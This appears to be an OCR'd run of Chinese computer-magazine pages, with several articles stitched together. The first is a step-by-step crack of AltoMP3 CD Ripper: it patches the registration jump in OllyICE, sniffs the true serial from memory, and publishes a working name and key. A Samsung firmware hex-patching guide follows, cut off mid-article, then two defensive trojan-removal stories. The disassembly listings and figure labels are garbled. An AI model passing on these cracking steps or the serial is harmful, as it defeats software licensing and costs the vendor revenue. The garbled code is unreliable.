


图 1

方法一：最简单的改逆爆破

第一步、查壳脱壳

破解之前第一步工作当然是查壳脱壳。常用的工具就是PEID,打开PEID.exe加载AltoMP3cdripper.exe,很幸运,程序没有加壳,并且知道了程序是使用Microsoft Visual C++ 6.0编译的(图2)。现在就可以使用OllyICE加载调试了(OllyICE是Ollydbg的修改版本)。




图 2

第二步、注册试验

在加载之前先运行程序,点“帮助”>“注册”,随意填写注册信息,点“确定”,结果当然是失败了,当注册失败时会弹出对话框警告我们(图3)。



图 3

也就是说如果我们对这一动作下断就可以来到注册流程附近,下断方法“bp \$ getwindowtext”。以往我们都是通过记录注册失败信息,然后反汇编程序来查找注册信息,并找到注册流程部分。而我们现在用的是动态下断的方法,好处就是在找不到注册失败信息的时候可以用,并且操作也简单,还不用耗费眼力去在大量反汇编字符串里寻觅信息。

第三步、反汇编程序找关键跳

用OllyICE加载程序,在命令框里输入下断命

令: bpx getwindowtexta 回车 (图 4), 可以看到程序被断地址和相关信息 (图 5)。

```

00463327 > B1F9 BC000000 cmp    ecx, ebx
00463329 ~ 72 15 jb     short 00463344
0046332F . 81F9 CA000000 cmp    ecx, 0CA
00463335 ~ 77 0D ja     short 00463344
00463337 . E8 15000000 call   00463351
0046333C . C700 00000000 mov    dword ptr [eax], 0
00463342 . 5E          pop    esi
00463343 . C3          retn
00463344 > E8 00000000 call   00463351
00463345 . C700 16000000 mov    dword ptr [eax], 16

```

命令: bpx getwindowtexta

正在分析 AltoMP3c: 1849 个后段式 函数。4310 个调用关系已知, 858 个调用者。

图 4

Intermodular calls:	
地址	反汇编
00473AB7	call ebx
00473ABF	call ebx
00473AC9	call [<>USER32.InvalidateRect>]
00473B98	call [<>GDI32.PatBlt>]
00473C00	call [<>GDI32.GetWindowTextA>]
00473C02	call [<>GDI32.SetTextColor>]
00473C23	call [<>USER32.DrawTextA>]
00473C35	call [<>USER32.SetTextColor>]
00473C5E	call [<>USER32.GetWindowLongA>]
00473C79	call [<>USER32.GetClientRect>]
00473C8A	ebp
00473C89	call [<>GDI32.SelectObject>]
00473CFA	call [<>GDI32.SetBkMode>]

图 5

现在按“F9”运行程序，重复上面的注册过程，随便填写注册信息后点“注册”，程序会被断下。简单看一下这里的代码，并没有什么特殊的发现。现在已经进入了注册流程，按“F8”单步过跟踪，直到弹出注册失败信息，并记住所按F8次数（以后有用）。当刚弹出注册失败信息时，程序运行到0042AA98处，也就是说程序经过0042AA98这个CALL指令就会出现注册失败。向上看到跳转指令0042AA98 je 0042AADE，如果这个跳转实现，那么程序就不会经过0042AA98，也就是说0042AA98 je 0042AADE很有可能是关键跳（图6）。

```

0042AA98 > 1BC8 sbb    eax, eax
0042AA9F . 83D8 FF sbb    eax, -1
0042AA9F . 83C0 test  eax, eax
0042AA9F ~ 74 41 je    short 0042AADE
0042AA9F . 6A FF push  -1
0042AA9F . 6A 00 push  0
0042AA9F . 6A 52E10000 push  0
0042AA9F . EB 05000000 call   0042AADE
0042AA9F . 80BA 78000000 test  esi, [0042AA98]
0042AA9F . EB CE mov    ecx, esi
0042AA9F . EB 27020500 call   0042AADE
0042AA9F . 80B4 98E50000 mov    eax, [esi+1C]
0042AA9F . 803B 98E50000 mov    edi, [<>USER32.SendMessageA>]
0042AA9F . 6A FF push  -1
0042AA9F . 6A 00 push  0
0042AA9F . 6A 01000000 push  BH1
0042AA9F . 50 push  eax

```

图 6

第四步、修改程序改造爆破

想知道我们的猜测是否正确，只有实践一下了。

按“Ctrl+F2”重新加载程序，再按“Alt+B”查看断点并将断点全部取消。然后来到0042AA98 je 0042AADE处右击指令并选择“汇编”，在弹出框将原来指令修改为jne short 0042AADE。注意：不要勾选下面的“使用NOP填充”。点“汇编”完成修改（图7）。




图 7

按“F9”运行程序，重复上面填写注册信息注册，结果惊喜的发现，注册成功（图8）。这也证明了我们的猜测是正确的，剩下的就是将修改后的文件保存了。




图 8

第五步、保存文件完成爆破

在代码窗口右击，选择“复制”>“全选”（图9）。当代码被全部选中后会变成蓝色，然后再右击，选择“复制到可执行文件”>“选择”（图10），在弹出的窗口中右击，并选择“保存文件”（图11），将文件保存为0AltoMP3cdripper.exe。




图 9




圖 1-9



图 1-1

现在运行 0Alt0MP3cdripper.exe，随便填写注册码就可以注册成功了。但是这样就是真正的完成了破解吗？在软件的版权信息窗口中发现，该软件仍然是未注册版本（图 12），结果不是很令人满意，接下来我们继续进行完美的破解之旅。



12

方法二：完美狙击注册码

虽然上面的方法没有成功，但通过上面的分析我们也知道了软件的注册流程，找到了关键跳。狙击注册码的方法就是在关键跳处下断点，在真正注册码和我们随便输入的假注册码比较的时候窥测真码。方法很简单：首先使用 OllyICE 加载 AltoMP3cdripper.exe，来到关键跳 **0042AA9B je short 0042AADE** 处，选中该行按“F2”下断点。然后按 F9 运行程序，填写注册码注册，程序会被断在关键跳处。在寄存器窗口看到我们填写的假注册码，同时会发现内存窗口中也出现了一个数字串，记录这个数字串



15

4357271925 (图13), 关掉OllyICE, 重新运行AltoMP3cdripper.exe, 使用用户名TIT2195, 注册码4357271925进行注册, 结果注册成功。



图 13

再查看一下版权信息试试，也已经是注册版本了（图 14）。拿张 CD 试试，只能抓取前 12 首的功能限制没有了，到此才算真正的破解了这个软件的注册码。




图 14

方法三：巧妙查看内存发现真码

我们都知道对于“明码比较”注册的软件来说，破解注册码还是有一定技巧的，如何知道一个软件的注册方法是不是“明码比较”呢？试试就知道了，实践是检验真理的唯一标准嘛。方法也很简单：当弹出注册失败信息框时，用WinHex查看内存，搜索我们的假注册码，一般来说，真注册码会出现在附近哦。运行AltoMP3cdripper.exe，使用用户名TIT2195，注册码19841017进行注册，当弹出“抱歉，注册码错误”的窗口时打

开 WinHex，选择“Open RAM”找到程序进程 AltoMP3cdripper (图 15)。

选择主要内存“Primary Memory”，点“OK”。在弹出的窗口中选择搜索“Search”>“Find Text”(图 16)，会弹出一个查找对话框，在查找对话框中填上假注册码 19841017，点“OK”进行查找(图 17)。




图 17




图 16

在 001984F0 处找到了假注册码，在它的附近仔细查找。如果没有，按“F3”查找下一个继续查找，直到搜索完整个内存。经过查找，在 00188C30 处发现一串数字，通过上面知道它就是真正注册码了。如果整个内存都没有找到真注册码，那么这个软件就不是“明码比较”类型的。当然这种方法有点笨，要将整个内存数据都查一遍，工作量之大确实让人头疼。因此这种方法有一定的运气成分(图 18)。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00188C10	EB	67	5E	12	C8	70	1A	31	50	54	9D	ED	E6	9B	55	42
00188C20	52	59	45	49	48	50	55	52	55	58	59	58	59	58	59	58
00188C30	34	33	35	37	32	37	31	39	32	35	30	E0	98	6D	18	00
00188C40	10	00	05	00	02	01	0C	00	58	53	17	00	94	CC	BA	DE
00188C50	D3	5C	62	46	A1	E0	F3	31	99	49	36	69	95	9D	C9	58
00188C60	98	2F	CE	42	91	BE	37	EF	18	60	82	D3	00	02	00	00
00188C70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00188C80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00188C90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

图 18

总结：本文主要想说明软件破解的方法是多种多样的，并不是单一的、固定的。本文没有采用比较常见的静态反汇编程序，然后查找注册失败信息，再阅读代码找关键跳的方法。而是采用动态调试下断点的方法来查找关键跳，希望大家能掌握它。本文只是笔者在学习中的一些感受和经验，由于笔者刚接触破解不久，本文不足之处还请见谅。

(文章中涉及到的工具 AltoMP3 CD Ripper V4.0、PEID、OllyICE、WinHex 已经收录于当期光盘中) ☒



手机已经成为我们生活中必备的用品之一，在享受它给我们带来便利的同时，有没有想过要破解它呢？尽管现在手机的功能较几年前相比已经可以说超强了，但由于厂商的限制和销售策略的影响，手机很多功能其实是低于手机硬件支持的，为了榨干手机最后的油水，也为了更有个性，破解手机就成了我们最好的选择。

首先谈一下手机的工作原理，其实我们可以把手机理解成一台小型的电脑，不过是硬件性能比电脑低 N 倍而已。而厂商自行研发的操作系统可以很好的运转在手机硬件环境下。或许有人问了：既然这样，那是不是说我们可以像电脑一样给手机也安装操作系统了呢？答案是肯定的，而我们破解手机

也可以理解成自己制作补丁包或类似 WINXP 美化版。那么手机破解可以实现什么呢？通过破解手机操作系统可以实现类似 PC 端软件的效果，比如突破手机硬件环境允许的一些限制，美化手机的界面，让手机运行速度更快等等。这些是后话，我们还是继续今天的话题。手机破解的原理是什么呢？这又是一个比较麻烦的答案，简单来说手机破解的原理就是在 PC 平台修改从手机上备份下来的操作系统。我们可以使用数据线来备份手机的操作系统，然后在 PC 平台使用 16 进制编辑器修改，修改完成后再把修改的版本刷写到手机里，这样就实现了手机破解的目的。当然诸多修改的过程也就是本文的主要内容了。

跃跃欲试的小菜可能又要问了：刚才说到破解需要刷写手机，那是不是要很多钱买设备啊？是不是刷写的过程有风险啊？其实手机刷写设备的价格很低廉，仅 30 元一根的数据线就可以实现以上所说的破解过程。而手机码片的刷写次数理论上为上千万次，而实际刷写次数要高于理论上的，所以尽管有


风险但微乎其微。本文就以三星手机为例进行讲解。

一、确保安全，备份第一

为了保证破解过程的安全，我们首先要做的就是手机操作系统的备份工作。准备工作就是去手机卖场买一根与自己手机型号对应的数据线，并确保是全口（也就是插接手机充电端的针脚是满的），然后下载软件 SGH Flasher/Dumper，并连接数据线和电脑的 COM 口，这样就做好了全部的准备工作。

1. 主文件备份

由于目前三星手机主流的操作系统是 S Y S O L 系统，也就是通常说的 X / E 系统，所以我们以学生族中常见的 X 608 为例讲解。先来了解一下需要备份的手机文件，Bin 文件是 X / E 系统的主文件，包括系统的系统软件跟硬件接口信息等。破解工作也主要是针对这部分进行修改。打开 X.E_Flasher_Dumper，接上数据线并关掉手机，这时软件按钮呈灰色（图 1）。



1




图 2

根据自己的数据线接口选择好 com 口、com 口速度，还有手机型号。这里我们选择 e700 系列（图

为 x6 跟 e7Flash 芯片类型一样，所以软件没有单独的设置 x6 型号），语言里选择中文就可以了（图 2）。

设置好后按一下手机的开机键（只要一下就可以，不是开机过程的长按），软件界面的下方的进度条走完后就可以开始了（图3）。





图 3

我们会发现电话状态变成了有准备而且多出了断开连接选项。软件界面中间的关于备份的选项如图 4 所示。



2

有以下几个选择项目：bin 文件主程序备份，只备份主程序不包括 bin 文件里用户的各种设置还有硬件信息、系统文件备份，只包括系统文件备份，并且是 dif 格式、bin 文件全部程序备份，包括所有的系统程序还有各种用户设置和自定义信息（推荐第一次备份时选用）、区域性选择备份，可以根据用户自定义的地址进行备份，建议有一定 diy 经验的用户使用，在这里可以选择开始地址跟结束地址，还可以选择备份类型 bin/dif。由于是第一次备份所以我们选择 bin 文件全部程序备份。选择 bin 全程序备份后（图 5），在对话框里给我们备份的 bin 文件起名并在合适的目录存放。完成这一切后软件开始从

Flash 芯片拷贝信息了，下面的进度条也开始滚动。当进度条结束后我们的备份过程也就完成了。这里注意的是由于备份过程是用手机的 CPU 对 flash 进行操作所以要求电池有充足的电量。



图 5

2. 辅助文件备份

TFS 文件是手机操作系统的辅助文件，下面开始辅助文件 TFS 的备份。TFS 里记录了很多用户个人信息包括我们从网上或者电脑里下载的图片铃声还有各种 java 游戏或者电子书，如果备份下来对我们的使用是很有方便的。类似上面的操作打开软件，关掉手机并插上数据线按下开机键。我们在软件界面右面会看到关于 TFS 的一些按钮选项（图 6）。TFS 文件刷新（可以把 TFS 文件刷入手机 flash）、TFS 编辑器与 TFS 刷新（可以在手机的 flash 里写入内容）、备份 TFS（本文要用到的，可以实现手机 TFS 的备份）、TFS（nand）格式化（当不能对 TFS 操作后可以格式化 flash，再刷入 TFS 进行 TFS 内容的恢复）。我们选择 TFS 内容备份，在我们设置好合适的目录和 TFS 文件名后点确定，这个时候软件开始



图 6

TFS 文件的备份，同样下方的进度条完成后 TFS 备份过程结束。

以上备份工作至关重要，做好备份工作就会使我们的破解过程风险降低到最小。当刷写手机出现问题时可以把手机还原到备份时的状态，而刷回的过程与备份操作类似这里不在重复讲解。

二、破解手机铃声大小限制

使用三星手机的朋友都知道，尽管三星手机有很大的存储空间，但是播放的铃声大小都会有限制，比如 X608 存在播放铃声 32K 的限制。这样就让很多朋友只能“望铃兴叹”了，但经过破解可以达到 544K 的上限。而像同系统的三星 E808 本来是 240K 限制，但经过破解可以达到 1.2M 的超大铃声，是不是很诱人呢？下面开始我们的工作。首先还是谈一下原理，要播放铃声是要先把铃声读到缓存，然后才能播放。经过分析 map 文件我们可以看到原来系统分给铃声部分的缓存是 32k，这就是为什么只能播放 32k 以内的铃声。只要我们找到比较大的缓存空间就可以让系统播放比较大的铃声。我们使用 hexworkshop 打开备份篇里得到的 bin 文件（图 7）。



图 7

我标记的就是关于缓存地址的地方，还有关于铃声大小的标记。我们要做的就是把这些地方换到比较大的缓存空间跟对应的大数规定。把 01767A70 换成 014A00D8（分析 map 文件得到的），而 2201 换成 2211，其中的后两位是表示大小的倍数，以 16 进制




图 8

表示的。用计算器转换一下 16 进制的 11 就是 17，而 $544 / 32 = 17$ 。所以这里要一致的。使用 winhex 打开我们的 bin 文件，按“ctrl+F”出现查找对话框，输入代码 302D8849（图 8）。

这样我们在搜索到的 0000 后的数据就是原始的缓存地址，如图 9。

(下转第 92 页)

前几日，我一位同学的电脑中了木马，说是卡巴斯基查出了木马但却无法将木马清除，要我帮他看一下。为了便于查杀病毒，我把电脑重新启动至“安全模式”，因为木马一般是把自身复制到系统目录下，我就用卡巴斯基直接对System32目录进行了扫描，果不出我所料，木马文件的确是在该目录下的，而且查出的结果也跟我同学描述的情况一样，无法自动清除，如图1。




图 1

从图1中我们可以看出木马的一些基本信息。既然卡巴斯基无法自动清除这个木马，那么我只有帮卡巴斯基一把了。我们可以看到System32目录下的Rundll32.exe被感染了木马，所以，在任务管理器中会看到rundll32.exe的进程，如果打开的程序很多的话，这个进程的名字的确有很大的迷惑性！因为这个程序调用了木马，所以当电脑启动后就肯定会有这个进程，如果你发现自己的电脑在开机的时候也有这个进程的话，一定要注意了！另外，我们仔细看图1的话，会发现HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinServerNamx下有一个键值调用了rundll32.exe，我们打开注册表确认一下，如图2。



图 2

有经验的黑友肯定都知道HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services下的



我来帮你

键值都是以Windows的系统服务名来命名的。因此，在服务列表里肯定有一个名叫WinServerNamx的服务，点击“我的电脑”->“管理”->“服务”，

结果证明我的分析是正确的，如图3。

就是它了，现在看你还往哪儿跑？我们把这个伪装的服务删除掉。因为在安全模式下这个服务并没有开启，所以直接在cmd下输入命令sc delete winservernamx即可，如图




图 3

4。如果是在正常模式下，就要先停掉木马的服务。

现在，木马的服务就已经被停掉了，我又用卡巴斯基重新扫描了一下System32目录，发现依然有木马的提示，如图5。




图 4

看来这个rundll32.exe文件已经不“干净”了，我从其它电脑上拷贝了一个“干净”的rundll32.exe，当然，首先要删除掉原目录下的rundll32.exe，不过，千万不要忘记先删除dllcache里的rundll32.exe，再删除System32下的rundll32.exe，如图6。




图 6

然后把“干净”的 rundll32.exe 拷贝过去就一切 OK 了，再用卡巴斯基检查，一切通过。

就这样，我帮了卡巴斯基一个大忙。

在此，提醒广大的读者：大家在查杀木马的时候一定要注意，杀毒软件不一定能杀死最新的病毒、木马，毕竟病毒、木马总是走在杀毒软件前面的，在这种情况下，我们就要自己动手，来帮杀毒软件的忙了，毕竟，靠别人不如靠自己！

反击之“spoolsv.exe”黑暗进程

王楠

坐到我熟悉的电脑前，打开了 QQ，今天在线的 MM 好多呀！可还没等我聊上三句话，眼前却突然一黑——电脑重启了！

这是怎么了？难道和 MM 聊天也犯法？无奈地等着电脑重启，点了一下那个常用的帐户，登录进了桌面，却又发现死机了！只好调出了任务管理器（幸亏只是假死），注销了当前的帐户，回到登录窗口，又重新登录了一次，这次倒还不错，系统没有再死机。

重新登录 QQ，跟上边的 MM 们道歉，突然，眼前又一黑……没错，系统又重启了，情况不妙，我再一次等着电脑重启，进入桌面后，这一次我可再不敢先干别的了，马上调出任务管理器，对所有的进程开始了排查（图 1）。



图 1

看着那些密密麻麻宛如芝麻多的进程，才明白自己平日对它们漠不关心的错误性——除了基本的进程外，其它的第三方进程全都不认识！没办法，我只有到百度上去询问，如图 2、图 3，刚找了两个相关进程的说明，眼前却再次一黑……

这该死的未知病毒，我恨死你了！第四次来到了欢迎界面，登录进入，接着查！在经过了七次的重启后，终于把那些陌生进程全部查了个遍，最终将目标锁定在了“spoolsv.exe”、“SVCHOST.EXE”两个进程上，二者都很可疑，因为根本找不到相关的程序名，而且在百度上对这两个进程的疑问也最多。




图 2




图 3

spoolsv.exe，进程文件 **spoolsv** 或 **spoolsv.exe**
进程名称: Printer Spooler Service

描述: Windows 打印任务控制程序，用以打印机就绪——将 Windows 打印机任务发送给本地打印机，也有可能是 Backdoor.Ciadoor.B 木马。该木马允许攻击者访问你的计算机，窃取密码和个人数据。该进程的安全级别是建议立即删除，正常位置应该是 C:\windows\system32\spoolsv.exe。

现在想必各位已经明白了，我们可以通过正常文件的原位置与嫌疑病毒的位置相对比来判断此进程是否已经成了宿主。

进入电脑中的相关路径，找到了此程序，开始删除，却意外地被电脑阻止了，这也对，哪个弱智的后门会允许你这么轻易的删除！？

此路暂时不通，再来看看另一个进程“SVCHOST.

EXE”！

Svhost.exe 文件对那些从动态链接库中运行的服务来说是一个普通的主机进程名。Svhost.exe 文件定位在系统的 %systemroot%\system32 文件夹下，在启动的时候，Svhost.exe 检查注册表中的位置来构建需要加载的服务列表，这就会使多个Svhost.exe 在同一时间运行，每个Svhost.exe 的对话期间都包含一组服务，以至于单独的服务必须依靠Svhost.exe 在那里启动，这样就更加容易控制和查找错误。

svhost.exe 是 NT 核心系统的非常重要的进程，对于 2000、xp 来说，不可或缺。很多病毒、木马也会调用它。所以，深入了解这个程序，是玩电脑的必修课之一。

原来这一进程也可以被插入后门！太阴险了，假设 WindowsXP 系统被“w32.welchia.worm”感染了，正常 svhost 文件存在于“c:\windows\system32”目录下，如果发现该文件出现在其他目录下就要小心了。“w32.welchia.worm”病毒存在于“c:\windows\system32wins”目录中，因此使用进程管理器查看 svhost 进程的执行文件路径就很容易发现系统是否感染了病毒。Windows 系统自带的任务管理器不能够查看进程的路径，可以使用第三方进程管理软件，例如“windows 优化大师”进程管理器，通过这些工具就可以容易地查看到所有 svhost 进程的执行文件路径，一旦发现其执行路径为不平常的位置就应该马上进行检测和处理。

可见两者全就是这样，只要路径不对基本上就可以怀疑为木马后门了，按此思路，我们分别到 C 盘中进行检查，最后发现，后者的路径相符，所以说——问题就出在“spoolsv.exe”上！

解决步骤：1. 右键单机“我的电脑”——在弹出的菜单上选择管理项——进入“计算机管理”——选择“服务和应用程序”——“服务”（图 4）。




图 4

然后在本页面下方将模式调为“标准”（图 5），网上有些人说直接在扩展模式下进行操作即可，其实不然，我曾试过，数分钟后进程仍会重新加载。找

到“Print Spooler”，右键单击，选择属性，将它禁用，注意，这里不要直接用左边的“启动 / 停止此服务”来禁用此进程，数分钟后还会重新加载。

经过以上的操作，基本上就 ok 了，看看任务管理器，里面已经 10 分钟没出现此进程了！

服务名	描述	状态	启动类型	服务为
IPPI Services	管	已启动	自动	本地系统
Intl Helper Ser	翼	已启动	自动	本地系统
Service		自动		本地系统
Kingsoft Forum		已启动	自动	本地系统
Logical Disk Ma.	监	已启动	自动	本地系统
Logical Disk Ma.	监	已启动	自动	本地系统
Ranger	传	已禁用	本地系统	
Software Svc	管	手动	本地系统	
Net Logon	文	手动	本地系统	
NetMeeting Base	使	手动	本地系统	
Network Connect	管	已启动	本地系统	
Network DIR	方	手动	本地系统	
Network DIR NSM	管	已禁用	本地系统	
Network Locatio	收	已启动	手动	本地系统
Network Provic	方	手动	本地系统	
NT LS Security	方	手动	本地系统	
Performance Log	收	手动	本地系统	
Fling and Play	使	已启动	自动	本地系统

图 5

2. 在“开始”——“运行”栏中输入“MSCONFIG”，运行“系统配置实用程序”（图 6，由于病毒已清除，所以图 6 中已经没有此进程了），点击服务标签，去掉“Print Spooler”项前边的勾，再来到“启动”项，去掉相同或相似项目前的勾（不同系统中名称有所出入），如果还发现启动标签中有“dumprep 0 -k”一项，也要去掉其前面的勾，我认为二者有一定联系，然后重启来使设置生效。现在我总算是放心了，电脑已经 20 分钟没有重启了，一时间觉得世界都是美好的……



图 6

